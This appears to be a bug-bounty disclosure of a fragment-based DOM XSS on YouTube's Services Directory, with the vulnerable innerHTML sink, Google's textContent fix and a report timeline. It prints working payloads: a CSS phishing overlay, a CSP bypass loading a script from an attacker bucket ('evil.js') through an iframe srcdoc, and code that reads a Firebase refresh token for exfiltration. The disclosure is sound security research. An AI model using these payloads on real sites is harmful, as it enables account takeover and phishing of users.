The YouTube Services Directory is an official platform provided by YouTube that helps content creators find trusted third-party service providers. It is in-scope for the Google VRP as it is owned and maintained by Google.
The site has a search feature that caught my attention. It is controlled by a URL fragment:
https://servicesdirectory.withyoutube.com/directory#?search=example_here
Fragment-controlled input is interesting. Fragments (#) are never sent to the server, which means server-side sanitization cannot touch them. This means that if there is any sanitization it has to happen client-side.
Step 1: Test for sanitization
The first step to test for basic XSS is to insert a payload with characters that are normally escaped (such as angle-brackets and quotation marks). For example:
<script>alert('1')</script>
Looking at the browser’s Dev Tools > Inspect, the tag is present as-is in the DOM. Although it rendered unescaped, nothing executes.

No sanitization on input is a strong signal that it might be vulnerable to XSS.
Step 2: Try other payloads
Knowing that there’s no sanitization and that <script> did nothing, by experience, we could try other payloads:
<img src="/" onerror=alert('1')>
This loads an image tag with an invalid src, which triggers the onerror handler.
The image load is attempted (visible in the network tab), but the alert is blocked. This time there is an error in Dev Tools > Console like:
Refused to execute inline event handler because it violates the following
Content Security Policy directive: "script-src 'self' https://*.gstatic.com
https://www.google-analytics.com [...]"
Now we know that there is a CSP (Content Security Policy) preventing the execution.
For those who are unfamiliar with the CSP: It is a browser-enforced security mechanism where the server replies with a header that tells the browser which resources (e.g. scripts, images) are allowed to run on that web page.
You may read it directly from the headers:
curl -si https://servicesdirectory.withyoutube.com/ | grep content-security-policy
Some relevant directives from the CSP for this page:
script-src 'self' https://*.gstatic.com ...— Scripts can only load from the site’s own origin or from explicitly whitelisted domains.- No
'unsafe-inline', which means all inline JavaScript is blocked (onerror,onclick,onload, etc.) style-src ... 'unsafe-inline'— Inline styles are allowed.
An incorrectly implemented CSP, however, can be bypassed.
Step 3: Understanding the sink
Before we address the CSP, going back to (1), we must understand how the input reaches the DOM by tracing the JavaScript responsible for the search bar.
Although the code is obfuscated and minified, searching for the class name (filter-tag) in Dev Tools easily leads to a JavaScript bundle containing the following method:
renderActiveTags(e) {
    // ...
    const r = document.querySelector(".partners__search__input");
    const n = r && "" !== r.value.trim();
    // ...

    // Notice how the user input is interpolated directly into the HTML string
    n && (a += `<span class="filter-tag">"${r.value}" <button ...>${o}</button></span>`);

    const l = document.createElement("div");
    l.innerHTML = a;  // <-- the sink
    // ...
}
The user’s search input (r.value) flows from the URL hash straight into a template literal string, which is then assigned to .innerHTML.
This is bad practice, developers should never use innerHTML when handling user input.
It’s also clear from the code now why our initial attempt to use a payload with <script> did not work. Per the HTML5 spec, <script> tags inserted via innerHTML are parsed into the DOM but never executed. However, this won’t stop us, as there is a smart workaround.
So far we have two problems to face:
innerHTMLblocks<script>tags from executing. The other option is to use inline handlers.- The CSP blocks all inline handlers. So, is executing scripts a dead end?
As a small notice: injecting HTML/CSS (but not JS) is fully possible at this point. As innerHTML renders <style> and the CSP permits it we could make a phishing overlay like:
https://servicesdirectory.withyoutube.com/directory#?search=<style>
*{visibility:hidden!important}
body::before{
  visibility:visible;content:"";position:fixed;
  top:0;left:0;width:100vw;height:100vh;
  background:white;z-index:99998;display:block
}
body::after{
  visibility:visible;position:fixed;
  top:50%;left:50%;transform:translate(-50%,-50%);
  z-index:99999;display:flex;width:400px;padding:40px;
  background:white;border:1px solid %23dadce0;border-radius:8px;
  text-align:center;font-family:Google Sans,Roboto,Arial,sans-serif;
  content:"Your session has expired. Please sign in again at accounts.google.com";
  font-size:18px;color:%23202124;
  box-shadow:0 1px 3px rgba(0,0,0,.2)
}
</style>
 Although CSS Injection is dangerous, it’s not as impactful as JavaScript injection. With the problems in mind from earlier, is it possible to inject JavaScript in order to achieve XSS?
Step 4: Escalating to JavaScript Injection
Looking at the CSP directive we can see that it allows the following wildcard: *.googleapis.com.
 This means loading scripts from a domain such as
 storage.googleapis.com is permitted, which is actually the domain for Google Cloud Storage. As anyone can create a public GCS bucket, this renders the CSP effectively useless.
Create a public GCS bucket of your own and upload your malicious script. For example:
alert('XSS\ncookie: ' + document.cookie + '\nparent origin: ' + parent.origin);
It should return a URL like: https://storage.googleapis.com/ATTACKER-BUCKET/evil.js
The second key insight is that innerHTML allows <iframe srcdoc="...">. The srcdoc attribute creates a new context with its own HTML document, parsed by a normal HTML parser, not by innerHTML. This matters because a normal HTML parser does execute <script> tags. With this trick now at hand, we can execute script tags!
Final payload:
https://servicesdirectory.withyoutube.com/directory#?search=<iframe srcdoc='<script src="https://storage.googleapis.com/ATTACKER-BUCKET/evil.js"></script>'></iframe>
The chain:
innerHTMLrenders<iframe srcdoc="...">srcdoccreates a new document context.- The
srcdociframe inherits the CSP of the parent document. <script src="...">executes inside the srcdoc context.- CSP permits loading the script from GCS.
- The iframe inherits the parent’s origin.
- The iframe now has access to indexedDB, containing the crown jewels.
- PWNED!

What’s dangerous on this website specifically is that because authentication is done by Firebase, you can steal the refreshToken in indexedDB of the victim and gain ATO, not only hijack the current session.
indexedDB.open("firebaseLocalStorageDb").onsuccess = function(e) {
  e.target.result.transaction("firebaseLocalStorage","readonly")
    .objectStore("firebaseLocalStorage").getAll().onsuccess = function(r) {
        const user = r.target.result[0].value;
        // ...
        // exfiltrate user.stsTokenManager.refreshToken to the GCS bucket.
    }
}
How Google fixed it
The vulnerable code built HTML by concatenating strings with user input and then assigning the result to innerHTML:
// Before (vulnerable version)
let a = "";
a += `<span class="filter-tag">"${r.value}" <button ...>${o}</button></span>`;

const l = document.createElement("div");
l.innerHTML = a;
The problem is that innerHTML hands a string to the browser’s HTML parser. If that string contains HTML, the parser will treat it as HTML. Developers should not use it when handling user input.
Notice how the patch builds every element individually using DOM APIs:
// After (patched version)
const e = document.createElement("span");
e.className = "filter-tag";
e.textContent = `"${r.value}" `; // good practice

const t = document.createElement("button");
t.type = "button";
t.className = "js-clear-search";
t.setAttribute("aria-label", "Remove search");

e.appendChild(t);
o.appendChild(e);
The critical line is e.textContent When textContent is set, the browser creates a text node. A text node is just characters that is never parsed as HTML. If r.value is <img src=x onerror=alert(1)>, the page just displays the exact string <img src=x onerror=alert(1)> as visible text.
Switching to DOM APIs removes the entire class of bug as there is no input string that can trick textContent into parsing HTML. Otherwise, trying to sanitize input passed to innerHTML is a game of whack-a-mole. There are just too many edge-cases to account for.
Timeline
| Status | Date |
|---|---|
| (Submitted to Google) | Jul 29, 2026 — 12:17 AM |
| Triaged (P2/S4) | Jul 29, 2026 — 10:43 AM |
| Accepted 🎉 (P1/S1) | Jul 30, 2026 — 5:03 AM |
| (Patch rolled out) | Jul 31, 2026 |
| Fixed | Aug 2, 2026 — 12:25 PM |
Thanks for reading!